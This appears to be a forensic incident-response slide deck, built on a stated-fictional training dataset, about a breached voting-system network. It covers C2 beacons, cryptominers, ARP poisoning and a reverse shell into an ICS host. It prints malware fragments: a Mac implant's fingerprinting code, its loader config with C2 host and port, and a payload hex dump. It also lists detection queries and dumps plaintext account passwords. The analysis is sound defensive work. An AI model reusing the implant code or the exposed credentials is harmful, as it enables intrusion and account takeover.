
Capabilities: process injection and C2 beacon

Obfuscation: variable and function name obfuscation

Malicious process injection script, observed dropping both metasploit and cobalt strike beacons.

Affected systems: (3)

- DC
- Client 1
- Vote App



Watch1.ps1

Delivery: Mass phishing email

Capabilities: secondary C2 beacon and keylogger

Obfuscation: base64 encoded powershell


Affected Systems: (1):

-Client3

Dropper for metasploit C2 beacon

-Downloads main payload directly into memory

Phishing Email



CobaltSploit???


Artifacts used for detection:

- Sysmon Process Access logs
- Process memory

```
/rundll2436C3$ strings rundll32_2436.dmp | grep metsrv
metsrv.x86.dll
metsrv.x86.dll
```

Cobalt Strike and Metasploit are used in tandem on the same system.

Client3:



But why?

-ICS_Eng does not have access to the C2

	Start Time	Stop Time	Src IP / Country	Dst IP / Country	Dst Port	Packets	Src Bytes	Dst Bytes
icmp	2020/11/12 18:00:23	2020/11/12 18:00:26	192.168.50.25	8.128.23.4	0	4	296	0

-Client3 is multi-homed (network adapter in ICS and Corp network)

-Use Metasploit to send commands to ICS_Eng (tcp reverse shell)

	Start Time	Stop Time	Src IP / Country	Dst IP / Country	Dst Port	Packets	Src Bytes	Dst Bytes
tcp	2020/11/12 17:21:17	2020/11/12 17:33:03	192.168.50.25	192.168.50.222	4444	378	51,883	0

-Attacker now has remote access to ICS_Eng

Bridge.py

Mac Malware

Session cookie has Base64-Encoded fields that reveal payload name, host/port values, and other identifying information


```
{"loader_options": {"payload_filename": "kyqQmjMpuiOyBRC", "launch_agent_name": "com.apple.YPcEtqEtjPoBUMQ", "loader_name": "launch_daemon",  
"program_directory": "~/Library/Containers/.FQjAAZxMpn"}, "payload_options": {"host": "13.173.53.28", "port": 1337, "type": 0}}
```

The request includes the current user's username and MAC address combined as part of the session cookie, likely as a means of fingerprinting which user's device the malicious plugin has compromised.


```
def get_uid():  
    return hexlify(getpass.getuser() + "-" + str(getnode()))  
  
ixAZgqZeDe = "S1NDLMCq06"  
data = {  
    "Cookie": "session=" + b64encode(get_uid()) +
```

Despite there being two distinct versions of Tick.app on Jsuisito's Mac, with different IPs hardcoded into the Bridge.py variants, Bridge.py itself never ran on the system. As a result, the file was never pulled down from the IP address(es).

Tooling and Data




Tool Visualizations



All details (including but not limited to events, company names, employee names, IP addresses, domains, hostnames, emails, passwords, usernames, etc.) in this presentation are fictional and derived from a synthetic dataset, used only for training purposes.

Tool Visualizations Cont.





Security Recommendations - Logging

Centralized Logging

- PostFix Relay
- Ansible Jumpbox
- Mac
- ICS Field Devices
- ScadaBR

Documentation

- Multiple IPs on Corp and ICS networks have no documentation.
- Entire 10.0.0.0/24 subnet is undocumented.

Security Alerts

Windows Event Logs with High security level: **[Level == High or Level == Crit]**

Rundll32 spawned with no arguments: **[event_id == 1 and event_data.CommandLine == 'C:\Windows\System32\rundll32.exe']**

Remote powershell execution: **[RuleTitle == 'Remote PowerShell Session Host Process (WinRM)']**
-Add necessary exclusions based on initial results

Services created from \ADMIN\$\ share: **[EventID == 7045 and Path contains 'ADMIN\$']**

Malicious strings: **[RuleTitle contains MSFConsole or RuleTitle contains 'Cobalt Strike']**

Known malicious IPs: **[ip == 8.128.23.4 or ip == 13.173.13.38]**



Security Recommendations - Cont.

Network Hardening

- Firewalls between ICS and Corp network
 - Assess necessary ports and apply a deny-all default policy
- Create a dedicated secure subnet for multi-homed systems
- Limit connections to critical systems such as the Vote Controller server
- Prevent a single privileged account from accessing all systems. Use local admin accounts to prevent lateral movement.

General Security

- Security training for all employees to prevent phishing and other social engineering tactics.
- Training for administrative users to prevent immature admin practices such as storing plaintext passwords.

Password Requirements:

- 12 character minimum
- Contains numbers and special characters
- Mandate regular password changes
- Check with common password lists
- No password reuse

-Update all Windows 7 systems to a supported OS

-Ensure all systems are receiving regular updates and security patches

-Compliance with security frameworks for government voting systems.

-Consistency of systems on the network; allows for ease of security implementation and reimaging

Password Hygiene

- Customer PII stored on the DC in plain text files
- On the jumpbox, Ansible deployment files contained the Domain Administrator account password in plaintext

Weak Passwords

- Many account passwords are easily guessable:
 - ansible:f0r3ns1c
 - Administrator:admin123!@#

Recommendations

- Compliance with trusted PII storage frameworks must be enforced.
- Rotate and increase password strength.
- Use Ansible Vault to encrypt jumpbox deployment password
- Store client data in a secure database, and keep only hashes of client passwords.

C	D	E	F	G
Surname	SamAccountName	UserPrincipalName	Password	Path
Kerska	mkerska	mkerska@VeriXikonState.com	%H17g0MbK2^	OU=Sales,OU=Office,DC=VeriXikonStat
Malia	smalia	smalia@VeriXikonState.com	kKmcYp%eB9{	OU=Sales,OU=Office,DC=VeriXikonStat
Sangalli	dsangalli	dsangalli@VeriXikonState.com	{fRklqwZkK0#	OU=Sales,OU=Office,DC=VeriXikonStat
Deliz	mdeliz	mdeliz@VeriXikonState.com	?DDKKLuhnB0%	OU=Sales,OU=Office,DC=VeriXikonStat
Limke	climke	climke@VeriXikonState.com	SJvJEF.saQ8^	OU=Sales,OU=Office,DC=VeriXikonStat
Ruffino	druffino	druffino@VeriXikonState.com	4OeL6UoxaP1	
Melley	cmelley	cmelley@VeriXikonState.com	kkw9dj>5xU4%	OU=Sales,OU=Office,DC=VeriXikonStat
Windrow	awindrow	awindrow@VeriXikonState.com	BO2Mdk-fdW8\$	OU=Sales,OU=Office,DC=VeriXikonStat
Norvell	bnorvell	bnorvell@VeriXikonState.com	IV2.)dTtC8\$	OU=Sales,OU=Office,DC=VeriXikonStat
Shibuya	hshibuya	hshibuya@VeriXikonState.com	vBp9f="qkJ3.	OU=Sales,OU=Office,DC=VeriXikonStat
Mckeehan	tmckeehan	tmckeehan@VeriXikonState.com	ty&.i&x@lG4.	OU=Sales,OU=Office,DC=VeriXikonStat
Hotelling	mhotelling	mhotelling@VeriXikonState.com	pa7sdaRBhJ0.	OU=Sales,OU=Office,DC=VeriXikonStat
Medford	smedford	smedford@VeriXikonState.com	sPAa227OpT7<	OU=Sales,OU=Office,DC=VeriXikonStat
Gruett	mgruett	mgruett@VeriXikonState.com	w&nzACV?rB4(	OU=Sales,OU=Office,DC=VeriXikonStat
Kitka	rkitka	rkitka@VeriXikonState.com	J1gZfsM8rW2'	OU=Sales,OU=Office,DC=VeriXikonStat
Trowers	ptrowers	ptrowers@VeriXikonState.com	gJ0Ju.	{oQ7_
Chalupsky	echalupsky	echalupsky@VeriXikonState.com	Z+\$1}	c?pX5}
Manville	pmanville	pmanville@VeriXikonState.com	Tx?R2lcIpU2)	OU=Sales,OU=Office,DC=VeriXikonStat
Harleman	sharleman	sharleman@VeriXikonState.com	hprvgCNboU8}	OU=Sales,OU=Office,DC=VeriXikonStat
Schamp	bschamp	bschamp@VeriXikonState.com	AzJnt]?EtP8}	OU=Sales,OU=Office,DC=VeriXikonStat
Tsistinas	ctsistinas	ctsistinas@VeriXikonState.com	2g5d4wCTpS1@	OU=Sales,OU=Office,DC=VeriXikonStat
Pavlica	bpavlica	bpavlica@VeriXikonState.com	..)AST_fbK2+	OU=Sales,OU=Office,DC=VeriXikonStat
Langlais	tlanglais	tlanglais@VeriXikonState.com	Bxi6j&UufG0.	OU=Sales,OU=Office,DC=VeriXikonStat
Yuki	vyuki	vyuki@VeriXikonState.com	76.M0X<ZoX4.	OU=Sales,OU=Office,DC=VeriXikonStat
Kupka	mkupka	mkupka@VeriXikonState.com	>RlwFCkgcF8-	OU=Sales,OU=Office,DC=VeriXikonStat
Modica	kmodica	kmodica@VeriXikonState.com	JT0()e"YgC7\$	OU=Sales,OU=Office,DC=VeriXikonStat
Conwell	jconwell	jconwell@VeriXikonState.com	0WNvI9#&qG3^	OU=Sales,OU=Office,DC=VeriXikonStat
Crouser	rcrouser	rcrouser@VeriXikonState.com	(B)[G1kwpY1+	OU=Sales,OU=Office,DC=VeriXikonStat
Hockersmith	chockersmith	chockersmith@VeriXikonState.com	\$[PxI*?%yL3>	OU=Sales,OU=Office,DC=VeriXikonStat
Ineckel	nineckel	nineckel@VeriXikonState.com	+nVDl%<c&M8l	OU=Sales,OU=Office,DC=VeriXikonStat

```
ansible_user: "Administrator@VERIXIKONSTATE.COM"
ansible_password: "admin123!@#"
ansible_connection: winrm
ansible_winrm_transport: kerberos
ansible_winrm_scheme: https
ansible_port: 5986
ansible_winrm_server_cert_validation: ignore
ubuntu@MTN-CF-HF: /mnt/e/Evidence/[root]/home/ansible/Desktop/automation/g
```



Network Traffic

Artifacts found strictly in network traffic/packet captures

C2

Communication

Cryptomining

Data Exfiltration

Other Anomalies


C2 Communication

8.128.23.4:80 is the primary Command and Control server for this attack.

Registered to a "bamapower.com" domain, which seems to be a mask to the actual function of this IP.

1.4 million sessions
50+ million packets

Primary Dropper:
electricgridview.exe



- Repeatedly broadcasts HTTP GET requests as a beacon for new instructions from server
- If new instructions are relayed, other malicious files and executables are dropped from this HTTP traffic

Dst IP:Dst Port	Sessions	Packets	Bytes
144.217.14.139:14444	32,952	335,003	53Mi
144.217.14.109:14444	32,947	334,854	53Mi
192.99.69.170:14444	32,917	334,765	53Mi
142.44.242.100:14444	32,870	334,069	52Mi
142.44.243.6:14444	32,620	331,709	52Mi

All details (including but not limited to events, company names, employee names, IP addresses, domains, hostnames, emails, passwords, usernames, etc.) in this presentation are fictional and derived from a synthetic dataset, used only for training purposes.

Cryptomining

Monero crypto miner connecting to popular mining pool [Nanopool.org](https://nanopool.org) through port 14444 (Monero stratum mining protocol). High session counts outbound to suspicious IP's resolving to spam/crypto mining domains on Talos Intel

LOCATION DATA

MONTREAL, CANADA

OWNER DETAILS

IP ADDRESS192.99.69.170

FWD/REV DNS MATCH

Yes

HOSTNAME

mail.away-host.com

DOMAIN

away-host.com

NETWORK OWNER

OVH SAS

CONTENT DETAILS

CONTENT CATEGORY

Personal VPN

Think these category details are incorrect?

Submit Content Categorization Ticket

REPUTATION DETAILS

SENDER IP REPUTATION

Neutral

Submit Sender IP Reputation Ticket

WEB REPUTATION

Neutral

Submit Web Reputation Ticket

EMAIL VOLUME DATA

	LAST DAY	LAST MONTH
EMAIL VOLUME	0.0	2.2
VOLUME CHANGE	0%	

BLOCK LISTS

BL.SPAMCOP.NET	Not Listed
GBL.ABUSEAT.ORG	Not Listed
PBL.SPAMHAUS.ORG	Not Listed
SBL.SPAMHAUS.ORG	Not Listed

TALOS SECURITY INTELLIGENCE BLOCK LIST

ADDED TO THE BLOCK LIST	Yes
CLASSIFICATION	Cryptomining
FIRST SEEN	2018-10-08T11:56:21Z UTC
EXPIRATION DATE	9999-12-31T23:59:59Z UTC
STATUS	ACTIVE

Cryptomining
File also found
on systems

Started in
November

32,620 Sessions to primary mining IP
334,069 packets transmitted to
addresses with 14444 ports

Crypto Miners
were installed on
Client 2 and
Client 1 on the
corporate
networks

< Table of Contents

Other Anomalies

Anomalous network traffic that could be IOC, but hasn't been directly tied to anything with hard evidence

ICS MITM/ARP Cache Poisoning

Evidence of Man-In-the-Middle attacks on the ICS network from the voting machines.

Modbus Abuse

- Continuous writing to multiple coils on 3 ICS devices
- Switching from all 0's to all F's
- Essentially turning off all inputs and output and turning them back on systematically
- Occurs every 3 seconds

8.128.23.4	TCP	66 [TCP Port numbers reused] 50624 → 80 [SYN]
2e:4f:ca:53:f9:3e	ARP	60 Who has 192.168.50.5? Tell 192.168.50.25
2e:4f:ca:53:f9:3e	ARP	60 Who has 192.168.50.6? Tell 192.168.50.25
e6:2f:61:55:10:d6	ARP	42 192.168.50.5 is at 2e:4f:ca:53:f9:3e
e6:2f:61:55:10:d6	ARP	42 192.168.50.6 is at 2e:4f:ca:53:f9:3e
2e:4f:ca:53:f9:3e	ARP	60 Who has 192.168.50.7? Tell 192.168.50.25
e6:2f:61:55:10:d6	ARP	42 192.168.50.7 is at 2e:4f:ca:53:f9:3e

[illegible]

```
0000 2e 4f ca 53 f9 3c e6 2f 01 55 10 d8 00 45 00 .o-?C...F.....E
```

0010 00 00 20 01 40 00 00 06 ee ed c0 a3 32 13 c0 a3 ..-&-&-...-...-2..

```
0030 00 ff 02 23 00 00 40 c7 00 00 00 0b ff 0f 00 00  ...at--@---k...
```

```
0340 83 28 64 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
0380 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
          .....
```

[illegible]

```
0070  ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff  ....
```

0000 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
ff ff ff ff ff ff

< Table of Contents

Source (192.168.50.25:49205)

Destination (192.168.50.222:4444)

Client3 -> ICS_Eng

Reverse shell causes session to appear backwards.

This transfer is correlated with the final execution of EternalBlue on ICS_Eng.

```
4312 0300 C...
4d5a 4152 5548 89e5 4883 ec20 4883 e4f0 MZARUH...H...H...
e800 0000 005b 4881 c3b7 5700 00ff d348 ....[H...W...H
81c3 34b6 0200 4889 3b49 89d8 6a04 5eff ...4...H...I...Z...
d000 0000 0000 0000 0000 0000 f000 0000 .....
0e1f ba0e 00b4 09cd 21b8 014c c021 5468 .....L...Th
0973 2079 726f 6772 616d 2063 616e 0e0f is.program.canno
7420 6265 2072 756e 2069 6e20 444f 5320 t.be.run.in.DOS.
6d6f 6465 2e0d 0d0a 2400 0000 0000 0000 mode...$.
dec0 1a5b 9aa1 7408 9aa1 7408 9aa1 7408 ...t...t...t...t...
dcf0 9508 bea1 7408 dcf0 9408 e1a1 7408 ...t...t...t...t...
dcf0 ab08 90a1 7408 93d9 f308 9ba1 7408 ...t...t...t...t...
93d9 e708 8ba1 7408 9aa1 7508 5fa1 7408 ...t...t...t...t...
97f3 9408 86a1 7408 97f3 a808 9ba1 7408 ...t...t...t...t...
97f3 aa08 9ba1 7408 5269 6308 9aa1 7408 ...t...t...t...t...
0000 0000 0000 0000 0000 0000 0000 0000 .....
5045 0000 6486 0500 91ae f65e 0000 0000 PE..d....A...
0000 0000 f000 2220 0b02 0c00 0012 0200 .....
0046 0100 0000 0000 c056 0100 0010 0000 .F.....V...
0000 0000 0100 0000 0010 0000 0002 0000 .....
0500 0000 0000 0000 0500 0200 0000 0000 .....
